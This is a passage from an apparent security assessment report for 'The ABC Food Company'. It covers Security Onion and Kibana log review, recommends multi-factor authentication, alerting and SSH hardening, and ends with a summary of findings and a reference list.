
You can use the following hyperlink to view data in the time range of your import. You can triple-click t
o quickly highlight the entire hyperlink and you can then copy it into your browser:
https://localhost/app/kibana#/dashboard/94b52620-342a-11e7-9d52-4f090484f59e?_g=(refreshInterval:(display:
Off,pause:!f,value:0),time:(from:'2021-06-19T00:00:00.000Z',mode:absolute,to:'2021-06-20T00:00:00.000Z'))

or you can manually set your Time Range to be:
From: 2021-06-19 To: 2021-06-20

Please note that it may take 30 seconds or more for events to appear in Kibana.
onion@securityonion:~$

```

On first exploring the Kibana interface, we can now see a time series bar chart displaying the number of events over a specified time interval (eg, minutes, hours). This enables us a different perspective into the logs where we can quickly see where the bulk of the activity is happening during the attack sequence. Similar to what was achievable in Wireshark, we can perform a search for a keyword to investigate details of an event.



Our team is yet to reach the full potential of the tool, as the NIDS and HIDS interface failed to show the correct alerts and generated a lot of noise. This was due to some configuration challenges but we are continuing to research this area of the tool as once utilized fully would provide an almost complete coverage of the network.

Recommendations

Our team has come up with three key recommendations that The ABC Food Company should implement to strengthen and facilitate their network security systems.

Multi Factor Authentication

Multi-factor authentication is a security protocol that allows the presentation of two or more fragments of evidence when logging private details into an account. Examples of these are a password such as a pin number or a fingerprint. The credentials must at the minimum come from two different categories to facilitate and strengthen security, thus entering two types of different passwords would be considered as multi-factor (National Institute of Standards & Technology, 2020).

It would be wise for The ABC Food Company to implement a security system that uses Multi-Factor Authentication if they decide they want to continue with a web accessible Splunk login page or any other logging/monitoring solution moving forward. By deft implementation of multi-factor authentication, network security is significantly enhanced with external threats and vulnerabilities being strongly mitigated.

There are many platforms offering services and applications in which an organisation can implement Multi-Factor Authentication. Well known examples of applications that use Multi-Factor Authentication are Google's Authenticator application and Authy.

Alerting

The ABC Food Company should also set up and configure an alerting system for the monitoring solution they implement. This could be done through alerts via email and also through applications such as Slack or Discord Via Webhooks. If ABC FOOD company decides to go ahead with an up-to-date Splunk solution, Splunkbase hosts Slack Webhook Alert apps which are designed to send alerts from Splunk to Slack (Splunkbase, n.d.).

Harden SSH

ABC FOOD company currently uses passwords to SSH into their web server. These passwords can be brute-forced and are not advised to be used as a method of authentication

(Chan, 2021). Following some recommendations of Wallen (2019) as well as our own, we recommend the following:

1. Enable a timeout option so that after a specific time frame where an SSH session has been idle, the SSH connection is broken
2. Use SSH keys to authenticate as they are generally more complex for a hacker to brute-force (Chan, 2021)
3. Set an upper bound on the number of SSH authentication attempts
4. Do not allow the users with empty passwords to have an SSH session

Conclusion

We engaged with ABC FOOD company to assess their security posture as they had encountered numerous cyber attacks as of late. During our investigations, we discovered that there were various security vulnerabilities that were present and were centered around the organization's web server.

These vulnerabilities were discovered through the use of tools such as Nmap and Google searching. We also utilized two Github repositories which allowed us to establish a reverse shell as well as successfully deploying a ransomware attack.

Following these findings, we employed various security tools and techniques to both strengthen the infrastructure of the business and provide tools to view and assess the ingoing and outgoing traffic so that the organization is able to respond and adapt to threats seen on their network. These tools included the use of a firewall and monitoring/logging systems such as Wireshark and Security Onion.

Finally we made further recommendations we see as vital to ensure that attackers find sufficient difficulty in their attempts to breach the network.

References

- Chan, M. (2021, March 15). Passwords vs. SSH keys – what’s better for authentication? Thorn Technologies. <https://www.thorntech.com/passwords-vs-ssh/>
- Datek. (n.d.). *5 Reasons You Should Update Regularly | Blog | Datek*. Datek.Co.Uk. Retrieved June 3, 2021, from <https://www.datek.co.uk/blog/software-update>
- Endicott, S. (2021, March 12). *Hackers are racing to take advantage of unpatched Microsoft Exchange servers*. Windows Central. <https://www.windowscentral.com/hackers-are-racing-take-advantage-unpatched-microsoft-exchange-servers>
- Github. (n.d.-a). *GitHub: Where the world builds software*. Retrieved June 3, 2021, from <https://github.com/>
- Github. (n.d.-b). Removing sensitive data from a repository - GitHub Docs. Docs.Github.Com. Retrieved June 30, 2021, from <https://docs.github.com/en/github/authenticating-to-github/keeping-your-account-and-data-secure/removing-sensitive-data-from-a-repository>
- Information Technology Laboratory (2020, June 28) <https://www.nist.gov/itl/applied-cybersecurity/tig/back-basics-multi-factor-authentication>
- Ilascu, I. (2019, December 31). *Starbucks Devs Leave API Key in GitHub Public Repo*. BleepingComputer. <https://www.bleepingcomputer.com/news/security/starbucks-devs-leave-api-key-in-github-public-repo/>
- Lambert, W. (2020, August 15). Peeling Back the Layers and Peering Through the Clouds with Security Onion - Wes Lambert (Workshop). YouTube. https://www.youtube.com/watch?v=WRsSF5_7qzc
- Scherer, S. (2018, June 2). *Ship happens. Secrets leaked to GitHub, what next?* Stefan Scherer’s Blog. <https://stefanscherer.github.io/ship-happens-secrets-leaked-to-github/>

Secure Splunk Enterprise on your network - Splunk Documentation. (2018, June 22).

Docs.Splunk.Com.

<https://docs.splunk.com/Documentation/Splunk/8.2.0/Security/SecureSplunkonyournetwork>

Security Onion. (n.d.). so-import-pcap — Security Onion 2.3 documentation.

Docs.Securityonion.Net. Retrieved June 30, 2021, from

<https://docs.securityonion.net/en/2.3/so-import-pcap.html#so-import-pcap>

Splunk. (2019, January 8). *About multifactor authentication with Duo Security - Splunk Documentation.* Docs.Splunk.Com.

<https://docs.splunk.com/Documentation/Splunk/8.2.0/Security/AboutMultiFactorAuth>

Splunk. (2021a, April 23). *How to secure and harden your Splunk platform instance - Splunk Documentation.* Docs.Splunk.Com.

<https://docs.splunk.com/Documentation/Splunk/8.2.0/Security/Hardeningsstandards>

Splunk. (2021b, May 11). *Known issues - Splunk Documentation.* Docs.Splunk.Com.

<https://docs.splunk.com/Documentation/Splunk/7.2.5/ReleaseNotes/Knownissues>

Splunkbase. (n.d.). Slack Webhook Alert v3 | Splunkbase. Retrieved June 30, 2021, from

<https://splunkbase.splunk.com/app/3900/>

TrustRadius. (n.d.). TrustRadius. Retrieved June 30, 2021, from

<https://www.trustradius.com/products/pfsense/reviews>

Wallen, J. (2019, May 9). 5 quick SSH hardening tips. TechRepublic.

<https://www.techrepublic.com/article/5-quick-ssh-hardening-tips/>

Zaytceva, O. (2019, June 3). *We Can't Seem to Escape the Problem of Complexity in Software Development.* Dzone.Com.

<https://dzone.com/articles/four-problems-of-software-development-complexity-a-1>